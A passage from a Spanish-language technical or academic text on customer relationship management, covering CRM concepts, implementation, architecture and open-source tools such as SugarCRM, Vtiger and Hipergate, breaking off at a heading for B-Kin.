De los anteriores objetivos se sigue que el ámbito del CRM es muy amplio, y de hecho, herramientas muy diversas pueden encontrarse bajo la denominación de CRM, incluyendo algunas orientadas a la automatización de procesos (*call-centers*, *sales-force automation*, *marketing automation*), y otras de tipo analítico (*data warehousing*, *data mining*, etc.). Una visión holística del área puede encontrarse en (Dyché, 2001).

¹⁰ <http://www.siebel.com/>

¹¹ <http://www.peoplesoft.com/>

En lo relativo a la personalización, los sistemas de CRM suelen utilizar la interacción del usuario con el sitio Web (denominada *clickstream*) para después implementar tácticas de interacción personalizadas, que incluyen cambios en la imagen de la Web, para reflejar las preferencias del usuario, la selección automatizada de promociones que le pueden interesar, e incluso la generación automática de “páginas-resumen” de la navegación realizada últimamente.

4 Herramientas CRM

4.1 Introducción

Las herramientas de gestión de relaciones con los clientes (Customer Relationship Management CRM) son las soluciones tecnológicas para conseguir desarrollar la teoría del marketing relacional. El marketing relacional se puede definir como: *"la estrategia de negocio centrada en anticipar, conocer y satisfacer las necesidades y los deseos presentes y previsibles de los clientes"*. En el proceso de remodelación de las empresas para adaptarse a las necesidades del cliente, se detecta la necesidad de replantear los conceptos tradicionales del marketing y emplear los conceptos del marketing relacional:

1. **Enfoque al cliente:** El slogan en el que se basa la filosofía del marketing relacional es: "el cliente es el rey". La economía centrada en el producto ha pasado a convertirse en la economía centrada en el cliente.
2. **Inteligencia de clientes:** Se necesita tener conocimiento sobre el cliente para poder desarrollar productos /servicios enfocados a sus expectativas. Para convertir los datos en conocimiento se emplean bases de datos y reglas.
3. **Interactividad:** El proceso de comunicación pasa de un monólogo (de la empresa al cliente) a un diálogo (entre la empresa y el cliente). Además, es el cliente el que dirige el diálogo y decide cuando empieza y cuando acaba.
4. **Fidelización de clientes:** Es mucho mejor y más rentable (del orden de seis veces menor) fidelizar a los clientes que adquirir clientes nuevos. La fidelización de los clientes pasa a ser muy importante y por tanto la gestión del ciclo de vida del cliente.
5. El eje de la comunicación es el marketing directo enfocado a **clientes individuales** en lugar de en medios "masivos" (TV, prensa, etc.). Se pasa a desarrollar campañas basadas en perfiles con productos, ofertas y mensajes dirigidos específicamente a ciertos tipos de clientes, en lugar de emplear medios masivos con mensajes no diferenciados.
6. **Personalización:** Cada cliente quiere comunicaciones y ofertas personalizadas por lo que se necesitan grandes esfuerzos en inteligencia y segmentación de clientes. La personalización del mensaje, en fondo y en forma, aumenta drásticamente la eficacia de las acciones de comunicación.
7. Pensar en los clientes como un activo cuya rentabilidad muchas veces es en el medio y largo plazo y no siempre en los ingresos a corto plazo. El cliente se convierte en referencia para desarrollar estrategias de marketing dirigidas a capturar su valor a lo largo del tiempo.

CRM es una estrategia de negocio que va más allá de incrementar el volumen de transacciones. Sus principales objetivos son:

- Incrementar las ventas tanto con el incremento de ventas a clientes actuales como con ventas cruzadas
- Maximizar la información del cliente
- Identificar nuevas oportunidades de negocio
- Mejora del servicio al cliente
- Procesos optimizados y personalizados
- Mejora de ofertas y reducción de costes
- Identificar los clientes potenciales que mayor beneficio generen para la empresa
- Fidelizar al cliente, aumentando las tasas de retención de clientes
- Aumentar la cuota de gasto de los clientes

En este contexto, es importante destacar que Internet, sin lugar a dudas, ha sido la tecnología que más impacto ha tenido sobre el marketing relacional y las soluciones de CRM. Para alcanzar la estrategia de CRM, la compañía debe modificar sus herramientas, tecnologías y procesos para mejorar la relación con el cliente e incrementar los beneficios [36-43].

4.2 Qué se entiende por CRM

Se puede definir CRM como una estrategia de negocio para lograr y gestionar mejores relaciones con los clientes. CRM implica una filosofía de negocio centrada en el cliente. Es necesario que la empresa adopte una cultura, estrategia y liderazgo dirigidos al cliente. Sólo entonces podrán utilizarse las herramientas CRM para conseguir una relación eficiente con los clientes.

Las funciones que un sistema CRM debe proporcionar a una empresa deben cubrir la relación directa con el cliente en los siguientes aspectos:

- **Marketing:** para realizar prospecciones del mercado y adquirir nuevos clientes gracias a la abundancia de datos y la gestión de campañas, enfatizando las relaciones duraderas con el cliente en lugar de la venta rápida.
- **Ventas:** Para cerrar negocios con procesos eficientes utilizando generadores de propuestas, configuradores, herramientas de gestión del conocimiento, agendas de contactos y ayudas para hacer previsiones.
- **Comercio electrónico:** Para lograr un proceso de venta sencillo, rápido, eficaz y con el menor coste para la empresa.
- **Servicio al cliente:** Para gestionar el servicio posventa y la atención al cliente con aplicaciones de call-center u opciones de auto-servicio en una página web. Y se dice "gestionar", no abandonar al cliente en una página FAQ inadecuada.

CRM tiene un componente tecnológico importante, ya que se ocupa de la relación con el cliente por diversos medios, recoge información y la procesa con objeto de asegurar los niveles de servicio requerido, pero CRM no es tecnología. No obstante, la implantación de una estrategia CRM requiere del apoyo de herramientas de las tecnologías de la información.

- CRM no es un paquete de software
- CRM no es una tendencia resultado de las empresas de la nueva economía
- CRM no es un concepto nuevo, lo realmente nuevo es la tecnología que permite hacer aquello que siempre se ha hecho en las tiendas de barrio, dónde con pocos clientes y buena memoria, el dueño puede recordar las preferencias de cada cliente.

4.3 ¿Por qué se necesita CRM?

Algunas de las razones que justifican la introducción de estos sistemas son:

- El mercado globalizado es cada día más competitivo y surge la necesidad de centrarse en el cliente, considerándolo el mejor valor de una compañía.
- El ciclo innovación-producción-obsolencia se ha acortado, produciendo una abundancia de ofertas para los clientes, y una ventana de mercado menguante para los vendedores.
- Los clientes acceden a Internet, y tienen a su disposición toda la información sobre la competencia. Actualmente para el cliente, cambiar a un competidor está al alcance de un click.
- El CRM invierte en la cadena de valor de una empresa.



- CRM ayuda modificar el enfoque de la empresa. Antes existía una oferta, el objetivo consistía en buscar clientes a quienes proponérsela. Ahora hay un cliente y el objetivo se transforma en encontrar la mejor oferta para él.
- Los datos avalan que el CRM es más rentable y permite obtener una ventaja competitiva sostenida en el tiempo.

- Es más fácil vender a un cliente actual que a uno potencial.

- Adquirir un nuevo cliente cuesta 4-10 veces más que mantener a uno existente.
- Aumentar la retención de clientes en un 5% permite un aumento del beneficio de un 25% hasta un 80%.

4.4 El concepto de cliente en CRM

Desde el punto de vista del CRM, el cliente es importante por la interacción que éste produce y provoca. Se puede considerar al cliente como una entidad que se relaciona con la empresa por la adquisición de bienes o servicios que ésta proporciona. Así, a la empresa le interesan los ingresos derivados de esa interacción mientras que al cliente le interesan los servicios y la atención que recibe por parte de la empresa con la que se relaciona habitualmente.

Los tipos de entidades que se identifican en este sentido son:

- **Agente:** los agentes no compran, pero controlan las relaciones con los consumidores finales. Por esta razón, las empresas deben convencer a sus agentes del valor del producto que venden.
- **Competidor o asociado:** algunas empresas muestran un gran interés en la creciente competencia que tienen en su sector, por ello en ocasiones incluyen a sus competidores dentro de sus clientes ya que bajo ciertas condiciones un competidor puede convertirse en un cliente o en un asociado.
- **Empleado:** se incluyen como clientes ya que tienen mayor facilidad para comprar servicios y productos de la empresa con un descuento. La mayoría de las empresas muestran interés en rastrear la rentabilidad que proporcionan estos empleados. Además los empleados se pueden considerar una gran fuente de información para la generación de campañas para el desarrollo de productos y ventas. Muchas compañías también se interesan por conocer las relaciones que los empleados tienen con el cliente externo. La habilidad que tienen los empleados para involucrarse con los clientes y obtener la reciprocidad de los mismos debe estar directamente ligada a las estrategias de ventas y a las campañas de satisfacción de clientes.
- **Garante o aval:** un garante es un individuo que somete u otorga una garantía para el reembolso de un crédito. Las empresas suelen incluir un aval cuando el negocio que inician con un cliente involucra riesgos financieros. Aunque los avales posean o no productos de la empresa en cuestión siempre se consideran como buenos candidatos para ello. En el proceso relacionado con aceptar una garantía siempre se recolectan datos e información relevante sobre el aval. Entonces, esta información se puede usar para perfilar al aval e identificar potenciales oportunidades de venta.

- **Beneficiario:** existen muchas dificultades para recolectar toda la información sobre los beneficiarios para almacenarla en la base de datos de la empresa, pero está totalmente aceptado que cuando un beneficiario obtiene ganancias de un producto determinado, él mismo tiene un potencial verdaderamente alto para volverse un cliente aprovechable para la empresa, de modo que la mayoría de las organizaciones que tratan con beneficiarios intentan maximizar el valor de estas relaciones.
- **Prospecto:** este tipo de cliente surge cuando una empresa rastrea y usa con eficacia los nombres que obtuvo o compró de listas o de información cruzada. Algunas tácticas incluyen el envío de cartas o emails masivos hacia listas de potenciales consumidores de los productos de una empresa para luego tratar de medir el grado de aceptación de sus productos.
- **Proveedor:** este tipo de cliente aumenta en importancia a medida que la tecnología habilita a las compañías a proporcionar acceso electrónico a más información. La habilidad de un proveedor para encontrar y satisfacer demandas altamente dinámicas y su propia capacidad de innovación son una de las claves dentro del éxito de la empresa y la satisfacción de los clientes. Las empresas reconocen la importancia de un afinamiento y puesta a punto de la cadena de suministros y por esto manejan mucho más estrechamente sus relaciones con proveedores.

Algunas veces es difícil conocer quién es realmente el cliente debido a que la decisión de compra es una actividad en la que intervienen diferentes actores. Las tecnologías de la información nos pueden suministrar herramientas para distinguir y gestionar a los clientes. La relación entre una empresa y sus clientes implica comunicaciones e interacciones bidireccionales.

4.5 CRM dentro del sistema de información de la empresa

Dentro del sistema de información que forma una empresa se puede diferenciar lo que se conoce como front-office, donde se incluyen las áreas relacionadas con tareas que interaccionan directamente con el cliente e incluye funcionalidades de marketing, venta, preventa y post-venta, incidencias, gestión de campañas o proyectos, etc. Y la parte conocida como back-office, formada principalmente por los sistemas ERP, las bases de datos y la extracción de conocimiento. Inicialmente, el concepto de CRM se refería estrictamente a esa información que se recoge en el front-office y se almacenaba de forma centralizada, sin embargo, actualmente el concepto se ha extendido y dentro de estos sistemas se incluyen herramientas para el estudio de patrones de compra, comportamiento del cliente, predicciones de consumo, análisis de mercado, etc. Además, se tiende cada vez más a una estrecha relación entre CRM y herramientas ERP.

Las soluciones CRM pueden ser definidas como un sistema integrado de componentes front-office (automatización de la fuerza de ventas, servicio al cliente y call centers) y back-office (aplicaciones de soporte de la gestión de pedidos, de almacén, de la contabilidad, etc.). Estas soluciones se articulan a través de tres grandes áreas:

- **Contact management:** la gestión de los contactos y de la recogida de datos
- **Business intelligence:** integración y elaboración de los datos adquiridos convirtiéndolos en informaciones útiles de apoyo al proceso de toma de decisiones empresariales.
- **Marketing** propiamente dicho, es decir, la conversión de las informaciones en acciones y programas de marketing.

El sistema CRM debe garantizar a la empresa el acceso a la información para obtener una perspectiva general de sus relaciones con el cliente individual. El sistema debe abrirse a todos los que tengan contacto directo con el cliente. De este modo, cuando hay un posible contacto potencial, todo empleado que tenga contacto o relación con un cliente puede contribuir con datos o buscar información para el agente de ventas responsable. Por ello, la definición de roles con diferentes permisos de acceso es un punto importante en este tipo de herramientas. Normalmente, existen varios niveles distintos de información que pueden ajustarse a los usuarios según sus necesidades y se puede generar una interfaz de control para cada cliente. Toda la información relevante aparece en este interfaz asociando diferentes permisos y roles para el manejo de ésta.

4.6 Implantación de un sistema CRM

El objetivo que persigue la incorporación de una herramienta CRM es que este tenga una implantación correcta y que una vez que entre en funcionamiento tenga éxito. No todas las implantaciones obtienen el resultado esperado. Las razones principales del fracaso son:

- Resistencia de parte del personal que usa el sistema. Los programas fueron desarrollados por personal técnico sin conocimiento de ventas y Marketing y no satisfacen las necesidades primordiales del personal que utilizará directamente el sistema.
- Proyectos muy complejos y lleva demasiado tiempo su implementación. Cuando por fin ya están implementados los sistemas, las necesidades, el mercado y el negocio ya son diferentes, por lo que el sistema se vuelve obsoleto.
- Inicios demasiado ambiciosos con costes ocultos. Al hacer una cotización no se toman en cuenta gastos secundarios que pueden aparecer en el transcurso de la implementación, como son el caso de nuevo hardware, contratación de nuevo personal, etc.
- La mayoría de las empresas no tienen los recursos necesarios, tanto financieros como en capital humano.

En una correcta implantación de un CRM, el cliente pasa a ser el protagonista y se deben seguir una serie de consideraciones. El primer paso consiste en llevar a cabo una planificación teniendo en cuenta todas las funcionalidades y procesos de negocio que se deseen integrar. Además, hay que considerar que esta integración debe incluir a sistemas que ya están en la empresa y ser lo suficientemente flexible para permitir de manera sencilla la integración con sistemas futuros. Se debe tener en cuenta que esta integración se basa en un almacén de datos global y centralizado que utilizará todo el personal. Por esta razón, las bases de datos existentes se deben unificar y no deben crecer los datos de manera separada por departamentos, sino la información debe crecer de

manera centralizada y con una base de datos única para que el personal pueda gestionar y tratar con datos de toda la empresa.

Otro punto a tener en cuenta se centra en el personal. Como previamente se ha explicado CRM es toda una estrategia de negocio y por lo tanto el personal de la empresa debe estar familiarizado con esta estrategia para poder desarrollarla. Por esta razón, la formación del personal es clave no sólo para enseñarle cómo manejar los procesos de negocio sino para transmitirles la idea de la mejora de la rentabilidad y eficiencia. Esta formación también debe incluir las políticas que la empresa seguirá a la hora del trato con el cliente. El personal debe ser consciente que el cliente pasa a ser el centro del proceso tanto en la toma de decisiones, como en la oferta y que la empresa debe mostrar unidad y estabilidad para dar confianza al cliente.

- Varios autores coinciden al resumir las 10 claves del éxito para la implantación:
- Determinar las funciones que se desean automatizar
- Automatizar sólo lo que necesita ser automatizado
- Obtener el soporte y compromiso de los niveles altos de la compañía
- Emplear inteligentemente la tecnología
- Involucrar a los usuarios en la construcción del sistema
- Realizar un prototipo del sistema
- Entrenar a los usuarios
- Motivar al personal que lo utilizará
- Administrar el sistema desde dentro
- Mantener un comité administrativo del sistema para dudas o sugerencias

En el mercado tan dinámico y exigente que se encuentra hoy en día, es evidente que una sola empresa suministradora de soluciones difícilmente poseerá todos los conocimientos y recursos necesarios para responder eficazmente a la complejidad intrínseca de un proyecto de CRM.

Esto se debe al carácter único y uniforme del contexto empresarial en el que debe ser integrada la solución, que requiere por lo tanto un alto contenido de personalización. Un enfoque corriente adoptado por las empresas consiste en adquirir externamente los componentes más comunes, es decir, con características *cross-industry*, y desarrollar, internamente o externamente, los módulos de la herramienta que requieran una mayor personalización. Al mismo tiempo, puede deducirse que los procesos de gestión de los clientes adquiridos y de los clientes potenciales son diferentes de un sector a otro, y que por lo tanto en la implantación de una solución de centro de atención de llamadas (CCS. Call Center Solution) las empresas usuarias prefieren un enfoque de integración parcial entre componentes estándar.


Por consiguiente, en la realización de proyectos completos de CRM, incluyendo módulos de automatización de la fuerza de ventas (SFA) y CCS, es más probable que la parte del proyecto relativa a la realización del sistema CCS requiera un mayor esfuerzo de personalización y de adecuación a las especificaciones del contexto empresarial y sobre todo del mercado vertical de referencia, mientras que la parte de SFA, en la mayoría de los casos, puede ser implementada recurriendo en gran medida a componentes estándar. Las diferencias en términos de personalización entre sistemas de SFA y sistemas de CCS tienen importantes implicaciones sobre la elección de las firmas colaboradoras y la elección de terceros por las empresas que se ofrecen como

proveedores de soluciones CRM. En realidad, mientras que para la venta y la entrega de soluciones de SFA, pueden resultar convenientes también las firmas colaboradoras tradicionales, para las soluciones de CRM end-to-end, en vista de la mayor complejidad derivada del elevado componente de personalización requerida en la implantación de soluciones CCS, es necesario desarrollar una extensa red de colaboraciones y de acuerdos entre empresas procedentes de sectores diversos: Proveedores de aplicaciones, Consultoría, integradores de sistema, distribuidores, agentes, en fin.

4.7 Arquitectura CRM

La arquitectura de un sistema CRM nos traslada directamente a conocer la parte tecnológica que incluye un CRM. Una herramienta CRM incluye 3 partes claramente diferenciadas:


CRM Operativo: Es la parte encargada de automatizar los procesos básicos de negocio (marketing, ventas, servicios...) y su integración con los sistemas existentes. Ésta suele ser el “front office” de la aplicación, ya que es la encargada de interactuar con el cliente gestionando los procesos empresariales habituales relacionados directamente con éstos: gestión de clientes potenciales, gestión de cuentas, gestión de oportunidades de negocio, seguimiento de las mismas, gestión de correspondencia, flujos de trabajo de ventas, seguimiento de ofertas, gestión de incidencias de servicio al cliente, flujos de trabajo de servicio al cliente, etc. Es el más parecido a los ERP (Enterprise Resources Planning).



CRM Analítico: Da soporte al análisis de clientes e implementa la “inteligencia de negocio” (business intelligence) generando informes a partir de los datos almacenados. Se establecen análisis, interpretaciones, tratamiento de datos, etc. facilitando al usuario información procesada de la historia del cliente con la empresa. Resulta muy útil para procesos como la toma de decisiones, el marketing, estrategias de venta cruzada, etc. Dentro de esta parte y relacionados con el business intelligence encontramos los conceptos de:

- **Data Warehouse:** es el término utilizado para denominar al almacén central de datos de la empresa.
- **Data Mining:** conjunto de técnicas para analizar la información, descubrir tendencias, estudiar escenarios, etc. Permite la detección de patrones de comportamiento para diseñar acciones comerciales diferenciadas y personalizadas.

CRM Colaborativo: Permite gestionar los diferentes canales de relación con los clientes (front-office, web, email, teléfono, interacción directa) y aprovecha las nuevas posibilidades de relación que nos ofrece Internet. Este CRM puede ser gestionado también por el propio cliente: mediante el portal web, el cliente puede actualizar sus datos desde el área privada, etc.



4.8 Herramientas CRM más populares

4.8.1 Sugar CRM

Sugar CRM, es un proyecto desarrollado por la empresa SugarCRM Inc. ubicada en Estados Unidos, que ha liberado parte del código de su solución permitiéndonos disfrutar de una magnífica herramienta para la gestión de los clientes.

Se trata de la primera aplicación de código abierto que consiguió posicionarse como líder de ese segmento. Cualquiera puede descargar la versión open source y empezar a utilizarla, con lo que los costes por licencias de software no existen en principio. Por supuesto, la empresa que desarrolla SugarCRM provee de versiones más completas y funcionales en modalidades de pago.


Con respecto a la tecnología, SugarCRM es una aplicación basada en Apache, php y mysql. Estos tres programas sirven para hacer que el ordenador donde se instalan actúe como un servidor de internet, y sea capaz de responder a las peticiones que hacen los distintos usuarios con sus navegadores.

Por lo tanto, podemos optar entre instalar SugarCRM en un servidor de internet o en nuestro propio equipo. Hay empresas que ofrecen hosting con la posibilidad de instalar SugarCRM. Es importante tener en cuenta que debido a las características técnicas de Sugar, el servidor tiene que ser adecuadamente configurado para que funcione.

Puntos incluidos en la herramienta online:

- Administración de Contactos y Cuentas
- Gestión de Fuerza de Ventas
- Biblioteca de Documentos
- Gestión de Incidencias (tanto con clientes, como internas en la empresa)
- Calendario Corporativo

- Servicio de Sindicación RSS



4.8.2 Vtiger

VTiger CRM es una aplicación de código abierto para la gestión de relaciones con clientes, una solución realmente potente y gratuita que surgió como una bifurcación de SugarCRM, con quien compiten en un mercado realmente interesante donde destaca la solución SaaS de Salesforce como el rey de los CRM online. VTiger está pensado para pequeñas y medianas empresas. Los módulos que incluye este CRM son:

- Marketing. Gestión de los esfuerzos para realizar acciones comerciales en una empresa a través del módulo de campañas, donde administramos cuentas, contactos, emails y pre-contactos.

- Comercial. Gestión y seguimiento de las ventas desde el primer contacto con el potencial cliente hasta los servicio posventa. Puedes controlar oportunidades, pedidos, facturas, productos y tarifas.
- Atención al cliente. La forma más sencilla de mantener la relación con los clientes una vez finalizado un proyecto o negocio, para llevar reportes de incidencias, ayuda, ...
- Análisis. Dispones de amplias opciones para generar informes e indicadores gráficos para de un vistazo controlar la marcha de tu empresa y su negocio.
- Inventario. Es una característica adicional al CRM en la que puedes realizar la gestión de productos, proveedores, tarifas, ordenes de compra, pedidos, presupuestos y facturas.


La gran ventaja de este programa frente a otros que tambien son de código abierto, es que el Vtiger no necesita la instalación de programas LAMP/WAMP para su funcionamiento (lo que suele ser complejo).

Este programa esta basado en Apache, MySQL, y PHP junto con código específico del software CRM. Estas aplicaciones de terceros estan muy probadas y certificadas, y son de uso libre, por lo que el programa se transforma en una alternativa muy atractiva. La instalación es totalmente gratis, y cualquier usuario normal puede hacerla. Tambien hay que destacar el soporte para todas las plataformas populares: Windows NT/2000/XP/2003, Linux, Mac OSX y FreeBSD.

Hay que tener en cuenta que existen muchísimos plugins para este programa, lo que lo hacen compatible con Microsoft Office, Mozilla Thunderbird, y muchas otras aplicaciones. Es bueno chequear SourceForge.net cada tanto, ya que hay aplicaciones en constante desarrollo.

Un programa muy recomendable, sobre todo por la gran aceptación general de sus usuarios, y su constante renovación (gran ventaja de los programas de código abierto).





4.8.3 Hipergate

Hipergate es una suite de aplicaciones de código abierto basadas en web y escritas en Java.


El propósito del conjunto de programas es cubrir un amplio rango de necesidades de tecnología de información en cualquier organización. Todas las aplicaciones se acceden desde Internet Explorer sin necesidad de descargar ningún software en el puesto cliente.

La suite tiene capacidad multi-entidad y puede utilizarse indistintamente para dar servicio a una empresa, a un grupo de empresas, o en modalidad ASP para alojar un número ilimitado de entidades cliente diferentes.

Entre los módulos funcionales incluye:

- Modulo de Herramientas Colaborativas y Trabajo en Grupo: Calendario y Agenda de Reuniones Compartida, Foros Libres y Moderados con múltiples grupos, Área de Preguntas Frecuentes, Directorio de Personal, Listado y Reserva de Salas y otros Recursos Compartidos.
- Modulo de Gestión de Contactos: BB.DD. de Clientes, Proveedores, Competidores y Partners, BB.DD. de contactos personales, Múltiples Direcciones por Contacto, Gestión de Demarcaciones Territoriales (Delegaciones), Gestión del Pipeline de Ventas (Oportunidades Comerciales), Listas de Distribución de diversos tipos, Carga Directa de Windows Address Book (Outlook Express), Carga Directa de ficheros de Contactos.
- Modulo de Gestión de Proyectos y Soporte a Incidencias: Árbol Jerárquico de Proyectos, Seguimiento de Tareas Pendientes, Control de Averías e Incidencias, Contratos de Mantenimiento con Clientes.

- Modulo de Tienda Virtual: Múltiples Catálogos Independientes, Jerarquía ilimitada de Categorías de Productos, Atributos Variables por Producto, Gestión de Stock en múltiples almacenes, Gestión de Pedidos, Gestión de Facturación, TPVs.
- Modulo de Producción de Contenidos: Plantillas para comunicación via e-mail, Plantillas para websites, Formularios electrónicos, Plantillas para fax, Inclusión de contenidos multimedia, Gestión categorizada de contenidos, Librería de portlets para la presentación de contenidos dinamicos.
- Modulo de Envío Masivo de Correos Electrónicos: Gestión de envíos múltiples de e-mails a listas de distribución, Estadísticas de recepción de mensajes.
- Biblioteca Corporativa: Disco Virtual 100% basado en Web, Seguridad por usuario basada en roles para los archivos, Gestión e Indexación de propiedades de documentos OLE, Enlaces Favoritos compartidos, Importar/Exportar favoritos al PC cliente.



4.8.4 B-Kin

